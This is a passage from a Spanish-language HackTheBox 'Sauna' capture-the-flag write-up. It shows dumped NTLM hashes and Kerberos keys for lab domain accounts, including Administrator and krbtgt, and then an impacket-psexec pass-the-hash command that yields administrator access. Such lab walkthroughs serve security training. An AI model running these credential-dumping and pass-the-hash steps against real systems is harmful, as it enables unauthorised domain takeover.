EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:ee3a69e63ce8c6db339d5c9e8efa0315:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:7c5681811a603131bbff0fbb97d7621bcf3a7c220af73dec053d4701b654e3cf
SAUNA$:aes128-cts-hmac-sha1-96:254e8a2019f7b1bd9be6bbc6eff0ac83
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up...


┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```

Ahora podríamos aplicar un pass the hash mediante psexec junto al hash:

```
impacket-psexec EGOTISTICAL-BANK.LOCAL/Administrator@10.10.10.175 -hashes
:823452073d75b9d1cf70ebdf86c7f98e
```

Finalmente conseguimos el acceso al sistema mediante el usuario adminstrador.